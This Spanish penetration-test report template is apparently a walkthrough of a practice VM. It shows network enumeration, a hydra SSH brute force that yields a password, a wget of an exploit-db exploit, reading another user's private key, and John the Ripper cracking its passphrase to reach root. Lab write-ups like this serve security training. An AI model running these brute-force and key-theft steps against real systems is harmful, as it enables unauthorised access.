

# Pentesting Test Report

LOGO

**Fecha:** 01/01/2023

**Nombre-atacante-empresa:**

**Ubicación:**

**Tel:**

**Email:**

**Web:**

## Índice

<b>Objetivo:</b> .....	3
<b>Alcance:</b> .....	4
<b>Procedimiento realizado</b> .....	5
<b>RECOLECCION DE INFORMACION</b> .....	5
<b>ENUMERACION</b> .....	7
<b>EXPLOTACION</b> .....	11
<b>POST-.EXPLOTACION</b> .....	13
<b>Recomendaciones:</b> .....	17
<b>Conclusiones</b> .....	19

## Objetivo:

El objetivo de esta prueba de penetración es evaluar la seguridad de la red y los sistemas de la empresa XYZ, identificando posibles vulnerabilidades y recomendando medidas para su corrección.

Realizar una evaluación exhaustiva de seguridad de los sistemas informáticos y redes de la organización, con el objetivo de identificar vulnerabilidades y debilidades que puedan ser explotadas por atacantes externos o internos, y proponer medidas de mitigación y recomendaciones para mejorar la seguridad general de la infraestructura informática y de comunicaciones de la organización."

Este objetivo requeriría una evaluación completa y detallada de los sistemas informáticos y de red de la organización, incluyendo pruebas de penetración, análisis de vulnerabilidades, revisión de configuraciones y políticas de seguridad, y revisión de los procesos y procedimientos de seguridad de la organización. El informe resultante debería incluir un resumen ejecutivo de los hallazgos y recomendaciones, junto con detalles técnicos sobre los hallazgos de seguridad, las vulnerabilidades y las medidas recomendadas para corregirlas y prevenirlas

## Alcance:

La prueba de penetración se llevó a cabo en el perímetro de la red de la empresa XYZ, incluyendo el firewall, los servidores de aplicaciones y bases de datos, así como las estaciones de trabajo de los empleados.

Analizando profundamente sin tocar la red administrativa o empresarial completa por parte del CEO


El tipo de ataque utilizado es de tipo Black box recopilando información de todos los empleados y involucrados con la empresa para un pentesting exitoso

## Procedimiento realizado

**Metodología usada: Metodología Estándar de pentesting**

### RECOLECCION DE INFORMACION

Como primer paso realizamos un escaneo en general a toda la red utilizando la herramienta “netdiscover” el cual nos ayudara a encontrar las direcciones IP de manera fácil y sencilla



```
root@kali: /home/kiri
Archivo Acciones Editar Vista Ayuda
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.0.2.1     | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 10.0.2.2     | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 10.0.2.3     | 08:00:27:18:5e:5e | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.12    | 08:00:27:e4:4e:2f | 1     | 60  | PCS Systemtechnik GmbH |
```

**Fotografía de escáner con netdiscover**

**Comando: netdiscover -r 10.0.2.0/24**

Una vez hayamos ubicado la IP procedemos a hacerle un escaneo con nmap para poder ver que puertos están disponibles y como podemos explotarlos

**Comando: nmap -sC -sV -A 10.0.2.12**

```

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 02:41 CST
Nmap scan report for 10.0.2.12
Host is up (0.00060s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db45cbb4a8b71f8e93142aefff845e4 (RSA)
|   256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
|_  256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS

```

Ten en cuenta que las direcciones IP pueden ser diferentes según las configuraciones de tu red .


Si en dado caso quieres un escaneo no tan detallado usa el siguiente comando:

### **nmap -p- -Pn 10.0.2.12**

-p-: Esta bandera se utiliza para especificar que se deben escanear todos los puertos en el rango de 1 a 65535. El guion indica que se deben escanear todos los puertos.

-Pn: Esta bandera se utiliza para indicar que nmap no debe realizar un escaneo de ping previo para determinar si el host objetivo está activo. Al desactivar esta opción, se puede escanear dispositivos que no responden a los pings.

Podemos observar que se encuentra un servidor http o un servicio http que podremos explorar



## Undergoing maintenance

**Please check back later**

Como podemos observar no encontramos nada relevante eso incluyendo buscar en el código fuente de la pagina en la cual pues no encontramos nada a excepción de un mensaje que nos dice lo siguiente

**Consulte nuestra sección de notas de desarrollo si necesita saber en qué trabajar**

En la cual pues no es un mensaje importante.

## ENUMERACION

Para este paso como es costumbre procederemos a ir a la enumeración de paginas para ello usaremos la herramienta dirb y posteriormente otra herramienta para la enumeracion para ello usamos el siguiente comando




**Comando : dirb <http://10.0.2.12>**

Descubrimos dos directorios **<http://10.0.2.12/development/>** y **<http://10.0.2.12/server-status>**

Procedemos a abrir el primer directorio de development donde encontraremos lo siguiente:

---

# Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

---

*Apache/2.4.18 (Ubuntu) Server at 10.0.2.12 Port 80*

Encontramos dos archivos txt en el cual procedemos a abrir el primero donde contiene un mensaje el cual es el siguiente:

```
2018-04-23: He estado jugando con eso de los puntales, ¡y es genial! Creo
que podría ser genial
para alojar eso en este servidor también. Todavía no he creado ninguna
aplicación web real, pero he probado ese ejemplo
puedes mostrar cómo funciona (¡y es la versión REST del ejemplo!). Ah, y
ahora mismo estoy
usando la versión 2.5.12, porque otras versiones me estaban dando
problemas. -K
```

```
2018-04-22: se ha configurado SMB. -K
```

```
2018-04-21: configuré Apache. Pondremos nuestro contenido más tarde. -J
```

Este mensaje nos indica dos cosas las cuales son que no hay una aplicación web como tal así que no será necesario el ejecutar algún desbordamiento de buffer o vulnerabilidad a aplicaciones web como tal.

La otra cosa que nos dice es que hay un Samba configurado

Pasemos a averiguar cual es el segundo archivo txt

Abrimos el segundo archivo txt y vemos que es lo que dice



```
For J:  
  
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,  
and I was able to crack your hash really easily. You know our password policy, so please follow  
it? Change that password ASAP.  
  
-K
```

En el cual traducido diría lo siguiente

Para J:

He estado auditando el contenido de /etc/shadow para asegurarme de que no tenemos credenciales débiles,  
y pude descifrar tu hash con mucha facilidad. Conoce nuestra política de contraseñas, así que siga  
¿él? Cambia esa contraseña lo antes posible.

-K

Entonces este mensaje nos dice muchas cosas para poder vulnerar la maquina en cuestion y una de estas cosas son que el Usuario j (sea quien sea) tiene una contraseña débil lo cual nos facilita el saber que herramientas podemos utilizar.

Por el momento no tenemos algún nombre de usuario en concreto ya que solo nos han dado indicios de esto y no es suficiente información para poder algún tipo de ataque a algún ssh o un servicio como tal. Pero si tenemos el conocimiento de que hay un servidor sambas corriendo en algún puerto

Para saber que puerto es el que se está corriendo procederemos a ejecutar una enumeración con la herramienta enum4linux

Colocamos el siguiente comando

**Comando: enum4linux 10.0.2.12**

```
(root@kali)-[/home/kiri]
# enum4linux 10.0.2.12
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Mar 26 03:18:42 2023

undergoing maintenance

===== ( Target Information ) =====
Please check back later
Target ..... 10.0.2.12
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

El escaneo nos proporciona una gran variedad de información pero lo que nos interesa mayormente en esta enumeración es ver si nos ha encontrado algún usuario o contraseña que nos pueda ayudar a vulnerar la maquina y acceder a esta.

Vemos que el escaneo nos proporciono dos usuarios relacionados a los mensajes que encontramos en la web anteriormente.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

===== ( Getting printer info for 10.0.2.12 )=====
No printers returned.

enum4linux complete on Sun Mar 26 03:18:59 2023

(root@kali)-[/home/kiri]
#
```

Con esto procedemos a ver que los usuario “kay” y “jan” son los nombres de los abreviado “k” y “j”, si recordamos el usuario “j” tenia una contraseña débil la cual podría ser vulnerada ya que el usuario “k” realizo un pentesting que determino que la contraseña del usuario asi que esperaremos que no se haya cambiado.

Para ello realizaremos un ataque de fuerza bruta el cual determinara la contraseña del objetivo.

## EXPLOTACION

Primero procederemos a extraer el wordlist que se encuentra dentro del directorio

**/usr/share/wordlists/rockyou.txt.gz**

Este directorio contiene el archivo rockyou y esta en un zip, este debemos extraerlo para poder usarlo en hydra

Una vez lo hemos extraido procedemos a utilizarlo en el siguiente comando

**hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.12**

El escaneo puede tardar varios minutos, esto puede variar según tu maquina o tu conexión a la red y otros factores. Aparte que el archivo de rockyou es un archivo demasiado grande.

```
(root@kali) [/home/kiri]
# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.12 -I

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 03:42:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.resto
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
task
[DATA] attacking ssh://10.0.2.12:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 14344223 to do in 1358:22h, 16 active
[STATUS] 138.67 tries/min, 416 tries in 00:03h, 14343983 to do in 1724:03h, 16 active
[22][ssh] host: 10.0.2.12 login: jan password: armando
[STATUS] 2049199.86 tries/min, 14344399 tries in 00:07h, 1 to do in 00:01h, 1 active
^C

(root@kali) [/home/kiri]
#
```

Cuando termine el escáner veremos que hay una contraseña para el usuario jan

**User: jan**

**Password: armando**

Asi que procederemos a establecer una conexión en un ssh con el usuario y contraseña

Procederemos a utilizar este comando de ssh

**ssh jan@10.0.2.12**

donde colocaremos la contraseña del usuario jhan, solo la contraseña ya que en el comando especificamos el usuario.

Y crearemos una sesión ssh dentro de la maquina

```
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Undergoing maintenance.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

Como podemos ver este usuario no es un root como tal, entonces tenemos que buscar alguna forma de poder escalar privilegios y tener una forma para poder estar en el usuario root


Para ello primero ejecutaremos

**Comando: cat /etc/issue**

En este directorio encontraremos información del sistema en el cual es un Ubuntu 16.04.4 LTS \n \l

Y procedemos a buscar en la web si encontramos alguna vulnerabilidad para esta versión de Ubuntu

Ponemos en el buscador la versión del ubuntu y colocamos a la part exploit y entramos a esta primera pagina



Procedemos a descargarlo en la sesión de SSH primero nos dirigimos al directorio tmp con `cd /tmp`

Para ello utilizamos el comando

**Comando :** `wget https://www.exploit-db.com/exploits/44298`

Y ejecutamos el exploit

Para ello procedemos a ejecutar el nombre del archivo

```
jan@basic2:/tmp$ ./44298
-bash: ./44298: Permission denied
jan@basic2:/tmp$
```

Vemos que no tenemos permiso de poder ejecutar el programa por lo cual debemos encontrar una forma de poder ejercer los permisos

Procedemos a retirarnos del directorio /tmp y procedemos a buscar algún tipo de directorio que nos ayude a entrar en la raíz

### POST-.EXPLOTACION

Tiramos un `ls` y vemos que nos encontramos diversos directorios, normalmente los usuarios en las distribuciones de los sistemas operativos Linux se encuentran en el directorio home

Encontramos el usuario de kay, entramos en su directorio y vemos que tiene permisos como root

```

jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied

```

Como nos encontramos en el usuario jan no podemos abrir los archivos o la mayoría de ellos pero hay un directorio llamado .ssh lo abrimos y encontramos un archivo llamado id\_rsa el cual normalmente contiene una encriptación de alguna contraseña

Lo abrimos con el comando cat y vemos que tiene un hash

```

-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUANKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVxmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLEtfc275hzVVYh6FkLgtOfaly0bMqGirM+eWVoX0rZPBlv8iyNTDdDE
3jrJqb0GLPs0iHAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVEXN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKb0+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
-----

```

Podemos usar este archivo par iniciar sesión de la siguiente manera

**ssh -i id\_rsa kay@localhost**

vemos que nos pide frases para ingresar. Entonces procederemos a hacer un ataque de fuerza bruta para poder encontrar las frases necesarias para ingresar pero antes debemos convertir el archivo para que pueda ser leído por la herramienta a utilizar

Para ello abrimos otra terminal y vamos a usar ss2john primero el hash que encontramos en la maquina procedemos a copiarlo todo y colocarlo en un archivo llamado keyssh

Luego procedemos a buscar con el comando locate ss2john y copiamos el primer directorio que nos aparece

```
# locate ss2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-311.pyc
```

Una vez copiado ejecutamos el comando

**Comando : /usr/bin/ssh2john keysss> sshtojohn**

Esto nos creara un archivo con el hash convertido en un formato para que John the ripper pueda ejecutarlo

Luego ejecutamos el comando de john the ripper

**john sshtojohn**

el cual nos dara una contraseña

**User: kay**

**Password: beeswax**

```
0g 0:00:32:01 3/3 0g/s 663110p/s 663110c/s 6
0g 0:00:32:02 3/3 0g/s 663302p/s 663302c/s 6
0g 0:00:45:27 3/3 0g/s 670399p/s 670399c/s 6
0g 0:00:45:28 3/3 0g/s 670368p/s 670368c/s 6
beeswax (keysss)
1g 0:00:48:40 DONE 3/3 (2023-03-26 05:12) 0.0
Use the "--show" option to display all of the
```

Y procederemos a reintentar la conexión con la contraseña

```

Enter passphrase for key 'id_rsa':
kay@localhost's password:
Permission denied, please try again.
kay@localhost's password:
packet_write_wait: Connection to ::1 port 22: Broken pipe
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@localhost
Could not create directory '/home/jan/.ssh'.
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

282 packages can be updated.
201 updates are security updates.

```

Y estaremos dentro de el usuario kay

Ahora tiramos un ls y veremos un archivo pass.bak, lo abrimos y encontramos una contraseña y probamos con ella para iniciar sesión con root

Y probamos un sudo -i y colocamos la contraseña tiramos un ls y vemos el archivo que nos indica que ya esta completada la maquina



## Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
<b>Información de la web:</b> contenido y archivos de texto encontrados dentro del el servidor web de la compañía	<b>GRAVE</b>	<p>No colocar información sobre algún tipo de fallo en seguridad dentro de la empresa en algún directorio web que sea fácil de encontrar.</p> <p>Podrían cambiar la ubicación de los reportes de fallos o instalar un servidor de correo configurado con un firewall para que no puedan acceder conexiones externas a leer mensajes</p>
<b>Vulnerabilidad de contraseña</b> con el usuario Jan	<b>GRAVE</b>	<p>El usuario Jan posee una contraseña demasiado fácil de crackear para ello se uso la herramienta hydra para romper la contraseña y de esta manera encontrarla de manera fácil.</p> <p>Aparte de los indicios encontrados en la web debido a un mensaje que indicaba que la contraseña del usuario era demasiado fácil de vulnerar la recomendación para esta vulnerabilidad es revisar que</p>

		<b>los empleados cumplan con las normas de creación de contraseñas estándar y extras de la empresa tanto su longitud, uso de caracteres especiales y combinaciones numéricas junto a mayúsculas.</b>

## Conclusiones

La prueba de penetración realizada ha permitido identificar vulnerabilidades críticas en la red y los sistemas de la empresa XYZ, lo que podría haber permitido a un atacante obtener acceso no autorizado a información confidencial. Se recomienda llevar a cabo las medidas de corrección mencionadas para mejorar la seguridad de la red y los sistemas